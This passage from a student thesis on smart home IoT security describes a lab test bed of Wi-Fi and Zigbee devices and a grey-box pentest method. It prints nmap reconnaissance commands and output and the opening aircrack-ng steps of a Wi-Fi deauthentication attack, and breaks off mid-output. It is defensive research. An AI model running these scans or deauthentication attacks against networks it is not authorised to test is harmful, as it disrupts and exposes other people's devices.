To gain a deeper understanding of these security issues, the thesis intends to illuminate the pressing security issues that have risen with the widespread adoption of IoT in home environments. Despite the conveniences offered by these technologies, they present significant challenges including susceptibility to cyber threats, potential insecure configurations, and concerns over data privacy. Our goal is to present an accurate snapshot of the current state of smart home IoT security. As part of this endeavor, we will conduct a series of tests simulating cyberattacks on IoT devices. These trials will provide us with a first-hand account of how these attacks are executed, the reaction of IoT devices under assault, and the possible disruption or damage that may result. This will grant us a deeper understanding of IoT system vulnerabilities and their resilience under malicious conditions.

Understanding the potential impacts of cyberattacks on IoT systems is another key purpose of this thesis. We aim to speculate on the broader implications of these attacks on various domains, such as the home environment, industrial settings, economy and users' trust. It is important to assess the potential cascading effects of IoT security failures, as they can have far-reaching consequences beyond the immediate device or network. Finally, this thesis aspires to propose theoretical mitigation strategies for the identified security challenges. We aim to offer practical suggestions to developers, manufacturers, users, and policy-makers on how to enhance the security of IoT devices and networks, thereby diminishing the risks associated with

cyberattacks.

In summary, the purpose of this thesis is to provide a comprehensive understanding of smart home IoT security issues, test potential cyberattacks, explore their impacts, and suggest possible mitigation strategies. We hope that our findings will contribute to the ongoing efforts to make IoT devices and systems more secure and reliable.

3 Methodology and Material

3.1 Communication protocols

For the purpose of this study, we focused on two major IoT communication protocols: Wi-Fi and Zigbee. Each of these protocols has unique characteristics that influence their use in specific applications, their vulnerabilities, and their potential security measures.

Although these two protocols are quite different in their characteristics and use cases, they both play essential roles in IoT communication, and understanding their security vulnerabilities is crucial in mitigating potential cyberattacks on IoT devices. By studying both Wi-Fi and Zigbee, we aim to cover a broad spectrum of IoT applications and gain a comprehensive understanding of the security landscape in IoT communication.

3.1.1 Wi-Fi

On the one hand, we have the Wi-Fi based on the IEEE 802.11 family of standards, it is an ubiquitous wireless communication protocol that many people use daily, whether at home, at work, or in public spaces. It enables the wireless transmission of data over short to medium distances, typically within the tens of meters range, although it can be extended with the use of Wi-Fi range extenders.

Wi-Fi operates in the 2.4GHz and 5GHz frequency bands, offering a good balance between range and data transfer speed. It can support a large amount of data traffic, making it suitable for applications that require high data rates, such as streaming video or transferring large files. However, the popularity and open nature of Wi-Fi also make it a target for cyberattacks. Security measures have been built into the Wi-Fi protocol, including WEP, WPA, and its successor, WPA2. The latest standard, WPA3, introduces even more robust security measures. Despite these, Wi-Fi networks can still be vulnerable to a range of attacks, such as Man-in-the-Middle (MitM) attacks, Denial of Service (DoS) attacks, and password cracking attempts, particularly if older, less secure versions of the Wi-Fi protocol are being used.

In a Wi-Fi network, devices communicate with a central hub, typically a router or access point, which serves as a command center, managing data traffic for simplified network control. However, this architectural design implies that if the central hub fails, the network becomes nonfunctional. The network's reach is determined by the signal strength of the router, creating a potential limitation in range, although range extenders can help mitigate this. Devices must usually maintain a direct line of sight and stay within the router's range. With its ability to support high data rates, Wi-Fi is ideal for large data transfers.

3.1.2 Zigbee

On the other hand, Zigbee is a low-power wireless mesh network standard primarily designed for low data rates and long battery life IoT applications. The Zigbee protocol, based on the IEEE 802.15.4 standard, is particularly prevalent in home automation, smart energy, telecommunication services, and medical data collection, where its low-power, low-data rate characteristics are desirable.

Zigbee operates in the 2.4GHz frequency band globally and also has allocations in the 915MHz band in the Americas and the 868MHz band in Europe. The protocol allows devices to communicate in a mesh network configuration, where each device can relay data, extending the overall range of the network.

Zigbee's security framework includes network-level and application-level security. Network security provides key establishment and transport, device authentication, frame protection, and secure device management. Application security ensures end-to-end application data transfer protection. However, Zigbee networks can be vulnerable to attacks such as replay attacks, signal jamming, or physical tampering with devices.

The functioning of a Zigbee network is unique and is based on a mesh network topology. Unlike Wi-Fi, which operates mostly on a star topology where each device connects directly to a centralised router, Zigbee devices form a mesh network, enabling data to hop from one device to another until it reaches its destination. This architectural choice has significant implications.

- **Range Extension**: In a Zigbee network, the communication range is not limited to the direct reach of the initial signal but extends to the furthest device in the mesh. As each device can serve as a relay point, the data can "hop" across the network, thereby extending the range significantly compared to direct point-to-point communication.

- **Redundancy**: The mesh topology provides multiple potential paths for data transfer between two points. This redundancy enhances the reliability of the network, as the failure of a single device will not disrupt the communication

entirely. The network can "self-heal" by finding another path for data transmission.

- **Energy Efficiency**: Zigbee devices are designed for low power consumption, making them ideal for applications where power resources are limited or devices are expected to function for extended periods on battery power.

A typical Zigbee network comprises three types of devices: Coordinator, Router, and End Device.

- **Zigbee Coordinator** (ZC): There is only one ZC in each network, and it acts as the root of the network. It is responsible for initiating network setup, selecting the channel, and giving out addresses.

  Zigbee Router (ZR): The ZR serves as an intermediary device, participating in multi-hop communication by passing on data from other devices. It plays a critical role in extending the network.

  Zigbee End Device (ZED): These are the devices on the "edge" of the network. They can communicate with their parent nodes (either a ZC or ZR), but they do not participate in routing.

Zigbee's unique structure and capabilities make it a popular choice for IoT implementations. However, as with all communication technologies, understanding its function also involves acknowledging potential vulnerabilities and working towards their mitigation, a focus that this study aims to address.

3.2 Material available

In the context of the research and innovation project carried out during my internship at Alten Grenoble, a variety of material resources were made available for the project and I could use them for both the project and this thesis. In the first part, our project setup, developed during my internship at Alten Grenoble, was meticulously designed to embody a typical Smart Home scenario, facilitating a practical and applicable exploration of the topic. The materials incorporated in the model were selected based on their ubiquity and representativeness of the diverse types of IoT devices deployed in homes worldwide.

At the heart of the Smart Home model is a **Raspberry Pi 4B**, which serves as the central hub for managing and controlling all the interconnected devices. The Raspberry Pi 4B, with its powerful processing capabilities and versatile interface options, was an ideal choice for emulating a realistic Smart Home ecosystem. Running on the Raspberry Pi is **Home Assistant**, an open-source software that operates as a central server for smart devices. With over 240,000 installations worldwide[1] (a figure that only accounts for users who have agreed to share data and analytics), Home Assistant is a highly popular platform for smart device management. Its wide usage and flexible integration options with various IoT devices make it an excellent platform for our model. The first component in our model is a set of **smart light bulbs**, from diverse constructors and using different communication protocol. These light bulbs, commonly found in many homes, offer remote control over brightness and color settings, presenting an attractive target for hackers seeking to disrupt everyday life or gain unauthorized control. Accompanying the smart light bulbs are **smart plugs**, again from different constructors and with different protocols, which provide remote control over the power supply to various home appliances.

[1]On June 12, 2023: https://analytics.home-assistant.io/

Compromising these devices could lead to more severe consequences, such as disabling essential home appliances or causing potential safety hazards. Our model also includes a **security camera** working in Wi-Fi, which is increasingly becoming a standard feature in many smart homes. The inclusion of a camera introduces privacy concerns and offers an opportunity to study the impact of potential breaches on user privacy. An **Amazon Echo** device represents the smart speaker and virtual assistant category in our model. These devices, with their always-on microphones and integration with various other devices, present a unique set of security challenges. A **thermometer** communicating in Zigbee, is also incorporated into the model, representing the category of environmental monitoring IoT devices. These devices, while seemingly innocuous, can provide attackers with valuable information about a user's patterns and behaviors. Finally, a Zigbee **motion sensor** completes the model, typifying security-focused IoT devices. A breach of these devices could compromise the safety and security of the home, making them an essential component of our investigation.

As we said, the devices in our model communicate using 2 main protocols: WiFi and Zigbee. These protocols allows us to explore the security implications and vulnerabilities associated with each of these communication technologies, providing a comprehensive view of the IoT security landscape. Through this carefully designed Smart Home model, we can replicate real-world IoT deployments and their associated vulnerabilities. This practical, hands-on approach enables us to investigate real-world cybersecurity threats and their impacts on IoT devices in a controlled environment. Furthermore, it allows us to test various mitigation strategies effectively, leading to results that are both theoretically sound and practically applicable. The hands-on nature of the project provides an exceptional platform for studying the intricate interplay of IoT device security, user privacy, and trust in IoT technology.




Figure 3.1: Diagram of the Smart Home model

Beyond the realm of Smart Home IoT, the project initially aimed to incorporate an examination of IIoT devices as well. With the internship at Alten Grenoble, included an exciting opportunity to conduct hands-on testing and analysis of IIoT devices within a smart factory setup, complementing the work undertaken on the Smart Home model. IIoT devices, with their interconnectivity, critical operational roles, and the high value, sensitive data they process and store, are tantalizing targets

for cyber criminals. The importance of thoroughly understanding the vulnerabilities of such devices and the possible impact of cyberattacks cannot be overstated, given the potential for widespread disruption and severe consequences. Therefore, the inclusion of an IIoT component was envisioned as a crucial aspect of our project.

However, as the thesis progressed, it became clear that certain practical challenges were posing significant obstacles. The most immediate of these was the delay we experienced in receiving the smart factory model. This delay meant that our original thesis timeline, which had been carefully planned to accommodate both Smart Home and IIoT device testing, was no longer feasible. Without the smart factory model in our possession, the proposed tests and analysis could not commence, leading to a considerable setback in the project timeline. In addition to the logistical hurdles posed by the delayed delivery, we faced another challenge in the form of confidentiality obligations. The smart factory model was the intellectual property of Alten, and there were stringent restrictions associated with its use and the disclosure of information relating to it. Due to these confidentiality constraints, we were unable to provide a detailed overview of the model, including its setup and structure, or to disclose specific findings from the tests we had planned to conduct. Given these twin challenges of time delay and confidentiality, we had to make the difficult decision to limit the scope of our research and focus solely on Smart Home IoT for the remainder of the thesis. Despite the setback, this revised focus does not detract from the importance or relevance of our study. The Smart Home IoT model, with its diverse range of devices and protocols, still provides a comprehensive platform to explore the intricacies of IoT device vulnerabilities and the impact of successful cyberattacks.

By dedicating our efforts to an in-depth investigation of Smart Home IoT, we can thoroughly assess each device's vulnerabilities, the potential impacts of attacks, and the effectiveness of mitigation strategies. The valuable insights derived from this concentrated research effort will not only deepen our understanding of Smart Home IoT security but also, we believe, contribute to broader IoT security discussions, including those related to IIoT. Many of the vulnerabilities, attack vectors, and countermeasures identified for Smart Home IoT devices are likely to have parallels in the world of IIoT, making our findings relevant and applicable to a broader IoT context. As such, despite the regrettable exclusion of direct IIoT testing and analysis, this thesis will still offer valuable insights into the larger landscape of IoT security.

3.3 Assumptions and Rationalization

For this study, it is important to delineate the scope and establish a foundation on which our research and experiments will be conducted. The process of penetration testing, or "pentesting" as it is commonly referred to, inherently involves making some assumptions about the context and conditions under which potential cyberattacks might occur. These assumptions allow us to define the parameters of our research and rationalize the approach taken.

We will be conducting pentests on all the IoT devices that we have at our disposal, which includes a range of devices operating on both Wi-Fi and Zigbee protocols. This breadth of testing should provide a representative and comprehensive insight into the vulnerability landscape across commonly used IoT devices.

3.3.1 Wi-Fi devices

Our primary assumption for these tests is that we are already on the same Wi-Fi network as the devices. While it may seem a considerable precondition, it is important to note the nature and purpose of our study. We aim to explore the security status of these IoT devices once the outermost layer of defense, in this case, network security, has been breached. This is a scenario where an attacker has managed to infiltrate the Wi-Fi network, a situation that is not uncommon considering the numerous ways Wi-Fi networks can be compromised. Being on the same network puts us in a position where we can directly interact with these IoT devices, simulating the capabilities an attacker would have once they have gained access to the network. Moreover, it should be noted that being physically proximate to a Wi-Fi network, such as living in the same apartment complex or working in the same building, significantly increases the chances of an attacker gaining network access.

While this appears to be a strong assumption, bypassing the Wi-Fi network security stage, it is both a necessary and rational standpoint for our study. Wi-Fi networks can indeed be vulnerable to various attacks, with even robustly secured networks not being entirely immune. It is important to consider the rapidly evolving nature of cybersecurity threats and the reality of today's interconnected world. As technology advances, so does the ingenuity and persistence of cybercriminals. Hence, it becomes crucial to examine every plausible scenario, including those where the outermost defenses have already been breached. Therefore, assuming an attacker's presence on the network is not entirely unrealistic. In numerous real-world breach situations, attackers who gain network access often look for further infiltration opportunities within the network. So, our study replicates this behavior, allowing us to assess the exposed risks during this stage.

A detailed exploration of internal IoT device vulnerabilities under the premise of a breached network does not downplay the significance of network security but rather underscores the necessity for multi-layered security approaches. Wi-Fi network security is undeniably crucial, but it is not invincible. Various methods from brute force attacks, to Wi-Fi phishing, and even exploiting vulnerabilities in WPA2 protocols have shown that network security can be and is being compromised. From a cybersecurity perspective, it is essential to identify not only how a potential attacker might gain access but also what they could do once they have access. By setting up a scenario where we are already within the network, we can delve deeper into the specific vulnerabilities of IoT devices that could be exploited post-network breach, an area that is often overlooked due to the strong emphasis on network security. Furthermore, the potential for remote attacks exists as well. For instance, in cases where the Home Assistant server is exposed to the internet through an open port on the home router, remote attackers may gain access if appropriate security

measures are not implemented. This scenario provides another plausible real-world attack vector that we should be aware of while analyzing the security of IoT devices.

Consequently, the scope of our study is realistic and pertinent. By focusing on the post-network breach scenario, we aim to provide a detailed understanding of the vulnerabilities that exist within IoT devices, offering practical insights into potential attack vectors and suggesting appropriate countermeasures to mitigate these risks.

3.3.2 Zigbee devices

Zigbee devices form an integral part of our study due to their widespread use in smart home ecosystems. However, understanding and pentesting Zigbee devices pose a distinct set of challenges compared to their Wi-Fi counterparts. As we began this study, our knowledge of the inner workings of Zigbee was not as comprehensive as our understanding of Wi-Fi. Hence, part of our research journey also involved a process of discovery and understanding regarding the Zigbee protocol and its security implications. Zigbee's operational framework is notably different from Wi-Fi's, and these differences significantly influence the way we approach testing their security. The mesh network topology that Zigbee devices utilize allows for a different set of attack vectors and demands a unique set of assumptions and rationalizations.

While our study primarily aims at investigating the vulnerabilities and potential impact of attacks on IoT devices, it also serves as an opportunity for us to delve deeper into the functioning of Zigbee networks. By attempting to attack these devices, we gain hands-on experience and insights into how these networks operate, their inherent security features, and potential weaknesses. The unique characteristics of Zigbee networks inform our approach to testing their security. Unlike Wi-Fi networks, where the assumption is being on the same network, Zigbee attacks will

be outside the Zigbee network and will also involve being physically within the range of the Zigbee signal. Given the limited range of Zigbee signals, approximately 20-30 meters, the feasible attack scenarios would typically involve adversaries who are in close proximity to the target. This geographical constraint might seem like it reduces the risk of cyberattacks, but it is essential to remember that this does not eliminate the threat. In high-density residential areas, corporate offices, and industrial environments, several potential attackers could be within this range. Furthermore, Zigbee devices often control critical functions in smart homes and industries, making them attractive targets for attackers.

3.4 Expected Outcomes

3.4.1 For Wi-Fi

Given these assumptions, the study will shed light on several critical areas. Firstly, it will offer an in-depth examination of the vulnerabilities inherent in the tested IoT devices. These findings can be crucial in informing both end-users and manufacturers about potential security risks and necessary mitigation strategies. Secondly, it will provide a comprehensive understanding of what kind of cyberattacks can be launched once the network perimeter has been breached. The findings will be instrumental in developing robust and multi-layered security strategies that account for potential threats at every level. Finally, it will give insights into the severity of impact these attacks can have. This includes not only the immediate consequences of the attacks but also the long-term effects they can have on the trust and adoption of IoT technologies. In essence, the set assumptions and rationalization of this study aim to offer a detailed, practical, and comprehensive analysis of the security of IoT devices within the scenario of a compromised network, ultimately helping to enhance the resilience of IoT devices against cyberattacks.

3.4.2 For Zigbee

By exploring Zigbee networks in this manner, we aim to gain a more thorough understanding of these devices' specific vulnerabilities. This knowledge will allow us to develop and propose more targeted security measures that consider the unique characteristics of Zigbee networks. Furthermore, the results of our Zigbee penetration testing will provide insights into the types of attacks that can be launched from within the network's range. By understanding these attack vectors, we can create more robust defense mechanisms that take into account the physical proximity of potential attackers. Lastly, we will explore the impacts of successful attacks

on Zigbee networks. Understanding these impacts is crucial to grasping the potential consequences of a breach, which, in turn, can inform more effective mitigation strategies and contribute to the overall improvement of IoT security. All of this, to do an in-depth analysis of their security landscape within a physically constrained context, highlighting the importance of location-specific security considerations in enhancing IoT device resilience.

3.5 Methodology

Our approach to this study's methodology borrows from the principles of grey box testing. A grey box testing scenario is one where the tester has partial knowledge of the system's internal structure, as opposed to a black box scenario where the tester has no knowledge, or a white box scenario where the tester has full knowledge of the system. In our case, we were aware of the devices we were testing since we set up the model ourselves. However, we treated each device as a new entity when it came to network mapping, exploring each device's properties without relying on our prior knowledge of the setup.

Before receiving the necessary material and attacking the devices, we planned a few attack scenario that we will try on everything :

1. **Network Mapping**: Network mapping was an integral part of our penetration testing methodology, mimicking the steps an external attacker would need to undertake to understand the network's structure and the devices connected to it. This task involved identifying each device on the network, noting the connections between these devices, and understanding the data flow within this networked system.

   The network mapping process was carried out as though we were discovering the network for the first time, disregarding our prior knowledge of the device setup. This process aimed to replicate the challenges an attacker might face when first infiltrating a network, thereby providing us with insights into the hurdles they would encounter.

   To aid in this process, we utilized a tool known as Nmap ("Network Mapper"), a free and open-source utility famed for its efficiency and flexibility in handling a variety of discovery and security auditing tasks. Nmap assisted us

in "discovering" the devices on the network, determining the hosts that were available and the services they were offering, identifying the operating systems and other attributes of these hosts, and in some cases, detecting potential vulnerabilities. This mapping allowed us to get a complete picture of the network, acting as a base for our subsequent testing strategies.

2. **DoS Wi-Fi**: One of the first attack vectors we explored was conducting a DoS attack on the Wi-Fi network. The purpose of a DoS attack is to overload a network or device with unnecessary requests to disrupt the normal functioning of the network or service, making it unavailable to its intended users. For this, we employed aircrack-ng, a powerful tool suite for network monitoring, attacking, testing, and cracking. Our focus was on de-authenticating a device from the network, essentially forcing it to disconnect. This is executed from outside the network, demonstrating the potential impact an external attacker could have on the system without requiring access to the Wi-Fi network.

3. **DoS**: DoS attacks represent a primary threat to network security. These attacks aim to disrupt the regular functioning of network services or connections, rendering them unavailable to legitimate users. They achieve this by flooding the network or specific devices with superfluous requests or packets, thereby overloading the system and preventing it from processing legitimate requests.

   To perform DoS attacks, we employed a versatile tool named hping3. Hping3 is a command-line oriented TCP/IP packet assembler and sender, which allowed us to customize ICMP, IP, TCP, UDP, and RAW-IP protocol headers to craft a wide range of packets. By sending a flood of these packets to our target devices, we simulated a DoS attack, aiming to overload the network or specific IoT devices.

   The hping3 induced DoS attack helped us assess the resilience of our IoT de-

vices under such a stress scenario. It provided insights into how the devices respond when they receive an unexpectedly high volume of traffic, which could either slow down their operation or render them entirely non-operational. By observing the reactions of the IoT devices, we were able to understand their vulnerability to DoS attacks and could recommend appropriate countermeasures to strengthen their resilience.

4. **MitM/ARP Spoofing**: MitM attacks represent a significant threat within IoT ecosystems, given the often bi-directional nature of communication in these environments. In a MitM attack, the attacker silently positions themselves between two communicating parties, intercepting, potentially modifying, and then forwarding the communication between them. The two legitimate parties remain oblivious to this interception, believing they are interacting directly with each other.

   In this study, we set out to test the vulnerability of our IoT devices to such an attack. This involved simulating a MitM attack to evaluate whether the devices would succumb to this form of exploitation and if they could effectively detect and handle such an intrusion. The impact of a successful MitM attack could be severe, ranging from the compromise of sensitive information to unauthorized control of IoT devices.

   ARP spoofing is one technique used to facilitate a MitM attack. ARP is responsible for translating IP addresses into physical MAC addresses. However, ARP, as a protocol, lacks methods for verifying the authenticity of these translations, which can be exploited by an attacker.

   In an ARP spoofing attack, the attacker sends forged ARP responses to the network, causing specific IP traffic to be redirected through the attacker's machine. This allows the attacker to intercept, inspect, and even modify the

communication before forwarding it to the intended recipient.

By attempting ARP spoofing in our test environment, we sought to understand the vulnerability of our IoT devices to this type of attack and its potential implications. This included whether the devices had any built-in protections or were able to detect and respond to an attack, as well as the potential for mitigating such attacks in the future.

5. **Other Attacks**: Our study's exploratory nature provided room for additional, targeted attacks based on specific vulnerabilities that we discovered during our initial testing phases. Each device, owing to its unique build, configuration, and function, presented distinct potential weak points that could be explored.

   These further tests included, but were not limited to, attempts at exploiting open ports, known vulnerabilities specific to certain devices or operating systems, and other operational peculiarities that may expose the device to potential breaches. Open ports, for instance, if left unprotected, could provide an entry point for unauthorized access to the device or even the wider network.

   We also explored whether any known vulnerabilities reported in the cybersecurity community were applicable to our devices. This involved comparing the characteristics of our devices, such as their firmware versions and the operating systems they run on, with the requirements of these known vulnerabilities.

   Furthermore, we took into consideration other potential weaknesses, like weak or default passwords, unencrypted communications, and insecure configurations. Each discovery led us down a new path of testing, allowing us to thoroughly evaluate the security stance of each device.

   Through this thorough, multi-faceted approach, we aimed to provide a comprehensive assessment of the various attack vectors and vulnerabilities across

the IoT devices in our test environment. This would allow us to propose targeted mitigation strategies, enhancing the overall security of IoT devices.

The selection of the attacks for our experiments was influenced by two main factors. Firstly, we chose attacks that are basic and easy to set up in an effort to address one of our research questions: "Are IoT devices vulnerable to basic attacks?". Secondly, the attacks were chosen in collaboration with the project team as part of the internship project. This approach was deliberate, ensuring our testing covered a wide range of potential vulnerabilities and risks, even those that could be exploited by attackers with minimal resources or expertise.

Our approach, being centered around grey box testing, maintained a balance of theoretical knowledge and practical exploration. This allowed us to simulate the perspective of a real-world attacker, who would possess some degree of system understanding, while uncovering hidden vulnerabilities that might not be immediately apparent.

Ultimately, the objective is to uncover as many vulnerabilities and potential attack vectors as possible. By doing so, we hoped to gain an in-depth understanding of the impact and consequences of cyberattacks on IoT devices. This knowledge would then guide us in proposing effective countermeasures, contributing to the overall aim of improving the security and resilience of IoT devices in smart home contexts. This comprehensive and systematic methodology, we believe, provides a robust foundation for the ensuing sections of the study, setting the stage for a rigorous evaluation of IoT device security and practical recommendations for risk mitigation.

4 Analysis of the results

4.1 Experiments & Results

The subsequent stage of our study involves the practical application of our established methodology to the real-world IoT devices within our constructed smart home model[1]. This phase, titled *Experiments*, is where the rubber meets the road. It provides a tangible sense of how theoretical vulnerabilities and attack vectors translate into practical security risks. During the experiments phase, we engaged in a variety of attack simulations, leveraging tools, techniques, and strategies proper or not to the IoT ecosystem. The purpose was not just to expose weaknesses, but to also understand the behaviors of the IoT devices when subjected to such threats. This comprehension is essential in developing effective mitigation strategies and improving device resilience. Given the diversity of the devices and protocols in our study, ranging from Wi-Fi-based devices like cameras and smart plugs to Zigbee-based devices like light bulbs and motion sensors, the experiments encompassed a broad spectrum of scenarios. Each device and protocol, with their unique properties, presented varied and complex security challenges. This variety allowed us to assess the overall security landscape of common IoT protocols and devices, providing a rich base for deriving meaningful insights.

[1]Because of some delay and work during the internship, we had access to a part of the factory model very late in this thesis planning. So, we unfortunately did not had time to do experiments on it for this study. Thus, all the following part will be only on smart home.

In the following sections, we delve into the specifics of each experiment, exploring the hows and whys of our approach, and more importantly, revealing the findings. The details shared include the attacks attempted, the tools used, the reactions of the devices, and the potential real-world impacts. This in-depth examination will give a comprehensive understanding of the vulnerabilities and potential impacts of cyberattacks on the IoT devices commonly found in a smart home environment.

4.1.1 Network Mapping

The process of Network Mapping presented its unique set of challenges. Operating outside of the company's primary network for security reasons, we found that our test network was not always as stable as we would have liked it to be. Network instabilities occasionally disrupted our testing routines and demanded additional time for troubleshooting and ensuring reliable connectivity. Despite these challenges, we persevered with the network mapping process, understanding its pivotal role in revealing potential vulnerabilities and attack points within our network. The mapping process, even though intricate and demanding, provided us with a detailed visualization of the network, including how the IoT devices were connected and interacted. This foundational step was critical in preparing for the subsequent stages of our testing and experimentation.

For the first scan, we used *nmap*, on all IP addresses on the network :

```
nmap XXX.XXX.XXX.*
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.76.*

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 09:20 CEST

Nmap scan report for P100 (192.168.76.24)
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 9C:53:22:1D:C7:23 (Unknown)

Nmap scan report for KL110 (192.168.76.31)
Host is up (0.024s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
9999/tcp open  abyss
MAC Address: B0:95:75:F8:AE:BF (Tp-link Technologies)

Nmap scan report for homeassistant (192.168.76.54)
Host is up (0.067s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
MAC Address: DC:A6:32:81:A5:5C (Raspberry Pi Trading)

Nmap scan report for 192.168.76.83
Host is up (0.039s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 3E:63:3C:CC:41:06 (Unknown)

Nmap scan report for WiZ Light Bulb (192.168.76.177)
Host is up (0.040s latency).
All 1000 scanned ports on 192.168.76.177 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: D8:A0:11:F2:B9:7D (WiZ)

Nmap scan report for C200 (192.168.76.248)
Host is up (0.037s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
443/tcp  open  https
554/tcp  open  rtsp
2020/tcp open  xinupageserver
8800/tcp open  sunwebadmin
MAC Address: AC:15:A2:EA:4F:5C (TP-Link Limited)

Nmap scan report for kalipi (192.168.76.197)
Host is up (0.000034s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5900/tcp open  vnc
```

Figure 4.1: First nmap on the network

On a classic home network, we can have all these information : all the devices on the network with their MAC Addresses, which can give us the manufacturer name of a device, the open TCP ports for them, and also the hostnames of the devices (in some cases it is possible that hostnames are not found, because of network protection or if you are on a 4G/5G Hotspot for examples). For the one with an "Unknown" manufacturer, we can also try to look for them on internet with for example the website macvendors.com, which also have an API that we could call in a python script after a *nmap* to automatize all of that.

After the mapping, we can start guessing which device correspond approximately to what, for example the "WiZ" device, is surely lighting since the company only do that. This permit to have an idea of what kind of device are on the network, and can help finding entry point for future attacks.

Once we have done the previous actions, it is possible that some devices are not detected with the first method, because by default, *nmap* is just doing a ping scan (i.e. sending ping to all IP addresses, in order to know which device is online) and do a TCP port scan of the responsive devices, so, for IoTs that does not allow ping like Amazon Echo, there are some other methods:

- First it is possible to perform the same type of network scanning but doing an ARP scan, for this just add the option **-PR** in the command:

  ```
  nmap -PR XXX.XXX.XXX.*
  ```

- Or another one is to treat all hosts as online (i.e. perform the scan on all IP from XXX.XXX.XXX.0 to XXX.XXX.XXX.255) by adding this option **-Pn**:

  ```
  nmap -Pn XXX.XXX.XXX.*
  ```

And these commands permit to find the last device not shown previously:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -PR 192.168.76.*

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-05 09:22 CEST

[...]

Nmap scan report for 192.168.204.201
Host is up (0.014s latency).
Not shown: 958 filtered tcp ports (no-response), 40 closed tcp ports (reset)
PORT STATE SERVICE
1080/tcp open socks
8888/tcp open sun-answerbook
MAC Address: 50:D4:5C:14:49:EC (Amazon Technologies)

[...]
```

For this one the hostname is still not shown, but we can easily guess that is an Amazon Echo, since it is the only Amazon device on the network.

So, now we have an idea of every device present in the network, that will permit us to start finding vulnerabilities, and try to exploit them. There is a lot of mapping still possible, if some others will be used they will be shown in other parts dedicated to specific attacks.

4.1.2 Wi-Fi DoS

Prerequisite:

- A Wi-Fi card accepting the monitoring mode (in our test, we use the TP-Link Archer T3U),
- To be near the access point of the network we want attack,
- We used a Kali Linux OS, with root privilege.

The goal of this attack was as we said in the part 3.5, was to de-authenticate a device from the Wi-Fi network (without being connected to it), using aircrack-ng. Here are the steps we did :

1. Kill everything using the network interface:

   ```
   airmon-ng check kill
   ```

2. Switch into monitoring mode:

   ```
   airmon-ng start <Network Interface Name>
   ```

In practice, we had these results:

```
┌──(root㉿kali)-[~]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   6348 wpa_supplicant
```

```
┌──(root㉿kali)-[~]
└─# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

